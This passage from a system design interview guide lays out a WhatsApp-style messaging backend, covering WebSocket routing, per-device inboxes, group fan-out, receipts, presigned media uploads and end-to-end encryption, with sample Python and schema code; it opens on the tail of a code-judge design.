Speed	Warm container pool, tests cached on worker disk
Leaderboard	Redis ZSET, score = solved * 10^7 - penalty
Spike	Pre-warm before start, autoscale on queue depth, per-language queues
Reliability	Visibility timeout, idempotent verdict write, DLQ after 3 tries
CAP	AP for reading problems, durable queue for submissions

Sources

- Hello Interview: Design LeetCode
- Docker docs: Seccomp security profiles
- gVisor documentation
- Firecracker microVMs
- Redis docs: Sorted sets
- KEDA: AWS SQS queue scaler
- Judge0: open source code execution system

10. WhatsApp (1:1 and Group Chat) (Medium)

> WhatsApp is a messaging app. You can send text and media to one person or to a group of up to about 1,000 people. Messages arrive in real time when the other person is online, and are waiting for them when they come back online. You see one tick when a message is sent, two ticks when it is delivered, and blue ticks when it is read. The interviewer is really testing how you keep millions of live connections open, how you route a message to the right server, how you make sure no message is lost when someone is offline, and how you fan out a message to a group.

1. Functional requirements

Core (must have):

1. Users can send and receive 1:1 messages in real time.
2. Users can create a group chat and send messages to all members.
3. Users who were offline receive all missed messages when they reconnect.
4. Users see delivery and read receipts.
5. Users can send media (photos, videos, files).

Below the line (out of scope):

1. Voice and video calls. Real-time media (WebRTC) is a different system.
2. Status / stories. Ephemeral broadcast content.
3. Contact discovery from the phone book. A hashing and lookup problem on its own.
4. Full end-to-end encryption protocol details. We note how it affects the design but do not design the Signal protocol.

2. Non-functional requirements

1. Low latency: p99 under 500 ms from send to delivery when both users are online.
2. Guaranteed delivery: a message accepted by the server is never lost, and is delivered at least once. The client removes duplicates, so the user sees it exactly once.
3. Ordering: messages within one chat appear in the order they were sent.
4. Scale: 2B users, 500M concurrently connected, 100B messages per day.
5. Availability: 99.99% for sending. Prefer accepting a message and delivering slightly later over refusing it.
6. Storage: the server is a relay, not an archive. Messages are deleted from the server after delivery (or after 30 days undelivered). History lives on devices.
7. CAP choice: AP for delivery (keep accepting messages during partitions), with per-chat ordering provided by a sequence number from a single owner per chat.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	1B
Concurrent connections at peak	500M
Messages per day	100B
Average message size (text + metadata)	200 bytes
Share of messages to groups	30%
Average group size	20
Connections per chat server	1M (tuned, epoll)
Media messages	5% of messages, 200 KB average

```
Message rate:
  100B / 86,400 s ~= 1.16M messages/s average, peak (x2) ~= 2.3M/s

Deliveries (group fan-out):
  70B 1:1 deliveries + 30B group msgs * 20 members = 670B deliveries/day
  ~= 7.8M deliveries/s average

Chat servers:
  500M connections / 1M per server = 500 servers (+50% headroom ~= 750)

Inbox storage (undelivered messages only):
  assume 10% sit undelivered for 1 day on average
  100B * 0.1 * 200 B = 2 TB live in the inbox at any time

Media:
  100B * 5% * 200 KB = 1 PB/day uploaded to blob storage
  (kept 30 days on server -> ~30 PB, served via CDN)

Bandwidth for text:
  7.8M deliveries/s * 200 B ~= 1.6 GB/s
```

The key insights: connections, not storage, dominate the server count, and media is huge, so it must never pass through chat servers.

4. Core entities

- User: `user_id`, `phone`, `public_key`, `last_seen`.
- Device / Client: one phone or laptop with its own connection. `device_id`, `user_id`, `push_token`.
- Chat: a 1:1 conversation or group. `chat_id`, `type`, `created_at`.
- ChatParticipant: membership. `chat_id`, `user_id`, `role`.
- Message: `message_id`, `chat_id`, `sender_id`, `seq`, `body` (encrypted), `media_url`, `created_at`.
- Inbox entry: a message waiting for one device. `device_id`, `message_id`.
- Receipt: `message_id`, `user_id`, `status` (delivered or read), `at`.

```
-- Cassandra / DynamoDB style tables.
CREATE TABLE inbox (
  device_id  bigint,
  message_id timeuuid,        -- time ordered
  chat_id    bigint,
  sender_id  bigint,
  payload    blob,            -- encrypted body or media pointer
  PRIMARY KEY ((device_id), message_id)
) WITH default_time_to_live = 2592000;   -- 30 days

CREATE TABLE chat_participants (
  chat_id bigint,
  user_id bigint,
  role    text,
  PRIMARY KEY ((chat_id), user_id)
);
```

```
{
  "type": "message",
  "client_msg_id": "c-7f3a",
  "chat_id": 9001,
  "body": "<ciphertext base64>",
  "media": null
}
```

`client_msg_id` is made by the sender's phone. It lets the server and the receiver drop duplicates when the phone retries.

5. API design

Chat uses one long-lived WebSocket per device, because the server must push messages to the client. A WebSocket is a two-way connection that stays open over a single TCP socket. REST is used only for setup and media.

`WS /ws` – open a connection (auth token in the first frame or header).

Client to server frames:

```
{ "type": "send", "client_msg_id": "c-7f3a", "chat_id": 9001, "body": "..." }
{ "type": "ack",  "message_ids": ["m-1", "m-2"] }
{ "type": "read", "chat_id": 9001, "up_to_seq": 512 }
```

Server to client frames:

```
{ "type": "sent",     "client_msg_id": "c-7f3a", "message_id": "m-9", "seq": 513 }
{ "type": "message",  "message_id": "m-9", "chat_id": 9001, "sender": 42,
  "seq": 513, "body": "..." }
{ "type": "receipt",  "message_id": "m-9", "status": "read", "by": 77 }
```

`POST /chats` – create a group.

```
// request
{ "name": "Family", "members": [42, 77, 88] }
// response 201
{ "chat_id": 9001 }
```


`POST /chats/{chat_id}/members` and `DELETE /chats/{chat_id}/members/{user_id}` – manage group members. Status codes 200, 403 not an admin, 404 not found.

`POST /media/upload-url` – get a presigned upload URL.

```
// request
{ "content_type": "image/jpeg", "size": 2400000 }
// response 200
{ "upload_url": "https://media.s3.../abc?X-Amz-Signature=...",
  "media_id": "abc", "expires_in": 600 }
```


All endpoints require a device auth token.

6. High-level design



How will users send a 1:1 message?

1. Phone A sends a `send` frame over its WebSocket to Chat Server 1.
2. Chat Server 1 assigns a `message_id` and the next `seq` for this chat, and writes the message to B's inbox in Cassandra. This write is what makes it durable.
3. It sends `sent` back to A (one tick).
4. It looks up B's device in the Chat Registry: "B is on Chat Server 2."
5. It publishes the message to Chat Server 2's channel. Chat Server 2 pushes it down B's WebSocket.
6. B's phone replies with `ack`. Chat Server 2 deletes the inbox entry and sends a `delivered` receipt back to A (two ticks).



How will users receive messages sent while they were offline?

1. While B is offline, step 4 finds no live connection. The message stays in B's inbox, and a push notification is sent through APNs or FCM.
2. When B reconnects, the chat server registers B in the registry, then reads B's inbox in `message_id` order and streams it down.
3. B acks in batches; acked entries are deleted.

How will users send a group message?

1. A sends to `chat_id` 9001.
2. The chat server asks the Group Service for the member list (cached).
3. It writes one inbox entry per member device, then routes to each online member's chat server (see deep dive).

How will users see delivery and read receipts?

1. Receipts are just small messages flowing the other way: B's device sends `ack` (delivered) and `read`.

2. They are routed back to A the same way as a message, and stored in A's inbox if A is offline.

How will users send media?

1. A asks for a presigned upload URL and uploads the file directly to blob storage.
2. A sends a normal message whose payload contains the `media_id` (and the encryption key, inside the encrypted body).
3. B downloads the file directly from the CDN.

7. Deep dives

How do we manage millions of WebSocket connections and route to the right server?

The problem: 500M devices are each connected to one of about 750 chat servers. When A on server 1 messages B, server 1 needs to find B's server fast, and connections drop and move all the time.

Option	How	Trade-off
Broadcast to all servers	Every server checks if it holds B	750x wasted work, does not scale
Consistent hash user to server	Load balancer sends B always to one server	Rebalancing moves many users, hot servers
Central registry plus pub/sub (recommended)	Redis map `device -> server`, per-server channel	One extra lookup, registry must be highly available

Recommended: a Chat Registry. When a device connects, its server writes `conn:{device_id} = server_id` with a short TTL, and refreshes it with each heartbeat (a small ping every 30 seconds). To deliver, look up the server and publish to that server's channel. Each chat server subscribes to its own channel only.

```
HEARTBEAT_TTL = 90  # seconds, 3 missed pings = gone

def on_connect(device_id, ws):
    local_conns[device_id] = ws
    redis.set(f"conn:{device_id}", SERVER_ID, ex=HEARTBEAT_TTL)
    drain_inbox(device_id, ws)

def on_heartbeat(device_id):
    redis.expire(f"conn:{device_id}", HEARTBEAT_TTL)

def on_disconnect(device_id):
    local_conns.pop(device_id, None)
    # Only delete if it still points at us (device may have reconnected elsewhere).
    redis.eval("if redis.call('GET',KEYS[1])==ARGV[1] then "
               "return redis.call('DEL',KEYS[1]) end return 0",
               1, f"conn:{device_id}", SERVER_ID)

def deliver(device_id, msg):
    server = redis.get(f"conn:{device_id}")
    if server is None:
        push_notify(device_id, msg)       # offline; inbox already has it
    else:
        redis.publish(f"server:{server.decode()}", json.dumps(
            {"device_id": device_id, "msg": msg}))
```


Tuning tips worth saying: use an event loop (epoll / Erlang VM; WhatsApp famously ran on Erlang with very high connections per box), small per-connection buffers, and an L4 (TCP) load balancer so sockets are not terminated twice. When deploying, drain servers slowly so clients reconnect in waves, not all at once.

How do we guarantee delivery when the user is offline?

The problem: the receiver may be offline, the network may drop the frame, or a chat server may crash after accepting a message. The message must still arrive, exactly once from the user's point of view.

Option	Durability	Cost	Notes
Keep undelivered messages in chat server memory	Lost on crash	Cheap	Not acceptable
Store every message forever in a chat history DB	Durable	Huge storage	Not needed; WhatsApp keeps history on devices
Per-device inbox, delete on ack (recommended)	Durable until delivered	~2 TB live	Simple, matches "relay" model

Recommended: write to the inbox before acknowledging the sender. Deliver at least once, and let the receiver drop duplicates by `message_id`.



Rules that make it correct:

- The sender keeps the message in its local outbox until it gets `sent`. On reconnect it resends with the same `client_msg_id`; the server checks a short-lived dedupe cache and returns the original `message_id`.
- The receiver keeps a set of recent `message_id`s and ignores repeats.
- Inbox rows have a 30-day TTL, so a phone that never comes back does not keep data forever.
- Ordering inside a chat uses `seq`. The receiver shows messages sorted by `seq`, and can ask for a gap to be resent.

How do we fan out group messages?

The problem: a message to a 1,000-member group means 1,000 inbox writes and up to 1,000 routed deliveries. With 30B group messages a day, fan-out is most of our write load.

Option	Write cost	Read cost	Notes
Fan-out on write to each member's inbox (recommended for groups up to ~1k)	N writes	1 read per device	Simple; matches the 1:1 path
Store once per group, members pull	1 write	Each device must check every group	Complex offline sync and receipts
Hybrid for very large broadcast channels	Store once, pull	Fine for read-mostly channels	Use for "channels" with 100k+ followers

Recommended: fan-out on write, because WhatsApp caps group size (about 1,024), so the worst case is bounded. Do it asynchronously so the sender gets `sent` after one durable write:

1. Write the message once to a `group_messages` log (Kafka topic partitioned by `chat_id`, which also keeps per-group order).
2. Return `sent` to the sender.
3. Fan-out workers read the log, write one inbox entry per member device, and route to online members, grouping deliveries by destination chat server so one publish carries many devices.

```python
def fanout_group_message(msg):
    members = group_cache.members(msg["chat_id"])   # ~20 avg, <= 1024
    by_server = defaultdict(list)
    batch = cassandra_batch()
    for device_id in devices_of(members):
        if device_id == msg["sender_device"]:
            continue
        batch.insert_inbox(device_id, msg)
        server = registry.get(device_id)
        if server:
            by_server[server].append(device_id)
        else:
            push_queue.put(device_id, msg)
    batch.execute()
    for server, devices in by_server.items():
        pubsub.publish(f"server:{server}", {"devices": devices, "msg": msg})
```

With end-to-end encryption, the sender actually encrypts the message key for each member (Signal "sender keys" make this cheap for groups), but the server's fan-out shape is the same.

How do delivery and read receipts work at scale?

The problem: every message creates up to two receipts per recipient. In a 500-member group that is 1,000 receipts for one message. Receipts can overwhelm the system if treated like full messages.

Option	Volume	Notes
One receipt per message per recipient	Highest	Simple but noisy
Cumulative "read up to seq N" per chat (recommended)	One per chat open	Matches how people read
Batch acks every few hundred ms (recommended)	Lower	Small delay, big saving

Recommended: receipts are cumulative and batched. When B opens the chat, B sends one `read up_to_seq 512` frame, which covers all earlier messages. Delivered acks are batched every 200 ms. For large groups, the sender's phone stores per-member state but the server sends aggregated receipts, and only on demand ("message info" screen) shows the full list. Receipts are best-effort: if one is lost, the next cumulative receipt fixes the state.

How do we send media without overloading chat servers?

The problem: media is about 1 PB a day. If 200 KB files flow through WebSocket servers, those servers become bandwidth bottlenecks and their connection count collapses.

Option	Chat server load	Notes
Send bytes over the WebSocket	Very high	Blocks other messages on the same socket
Upload to our API servers, then to storage	High	Double hop

Option	Chat server load	Notes
Presigned URL straight to blob storage, CDN for download (recommended)	None	Chat message carries only a pointer

A presigned URL is a temporary URL signed by the server that lets the client upload one object directly to S3 for a few minutes, without having storage credentials.

```
def create_upload_url(user_id, content_type, size):
    if size > 2 * 1024**3:
        raise ValueError("file too large")
    media_id = uuid4().hex
    url = s3.generate_presigned_url(
        "put_object",
        Params={"Bucket": "wa-media", "Key": f"{media_id}",
                "ContentType": content_type},
        ExpiresIn=600)
    return {"upload_url": url, "media_id": media_id}
```

With end-to-end encryption, the phone encrypts the file with a random key before upload. The server stores only ciphertext, and the key travels inside the encrypted chat message. Set a lifecycle rule on the bucket to delete objects after 30 days.


What about end-to-end encryption and failures?

End-to-end encryption (E2E) means only the sender and receiver devices can read the message. WhatsApp uses the Signal protocol. Effects on our design:

- The server cannot read, search, or filter content. It routes opaque blobs.
- Each device has its own keys, so a message to a user with a phone and a laptop is encrypted and delivered once per device. This is why the inbox is per device, not per user.
- The server stores public keys (a key directory) so senders can start a session with a new contact.

Failure	Mitigation
Chat server crashes	Clients reconnect to another server via the load balancer; registry entry expires or is overwritten; inbox replays anything not acked
Registry (Redis) node fails	Replicas; on miss, treat device as offline: message is still in the inbox and a push is sent
Cassandra replica down	Write with quorum across 3 replicas; one node loss is invisible
Push provider slow	Push is best-effort; the inbox is the source of truth
Network flapping on phone	Exponential backoff with jitter on reconnect to avoid a thundering herd


8. Final architecture



Component	Job	Technology example
L4 load balancer	Spread TCP/WebSocket connections	AWS NLB, HAProxy
Chat servers	Hold connections, accept and push frames	Erlang/Elixir, Go, Netty
Chat Registry	Map device to server with TTL	Redis Cluster
Message router	Server-to-server delivery	Redis pub/sub, NATS
Inbox	Durable undelivered messages per device	Cassandra, DynamoDB
Group Service	Membership, admins	MySQL + cache
Group log + fan-out	Ordered group messages, async fan-out	Kafka + workers
Push Service	Wake offline phones	APNs, FCM

Component	Job	Technology example
Media	Direct upload and download	S3 presigned URLs + CloudFront
Key directory	Public keys for E2E	Replicated KV store

Deployment map (AWS)



Long lived WebSockets terminate on chat servers behind an L4 load balancer, the registry, per device inbox and group log sit in the data subnet, and media bypasses the chat path entirely through S3 and the CDN.

9. Common mistakes and interviewer follow-ups

- Sending messages through REST polling. Wastes battery and adds seconds of latency. Say: “one WebSocket per device, push from server, push notification when offline.”
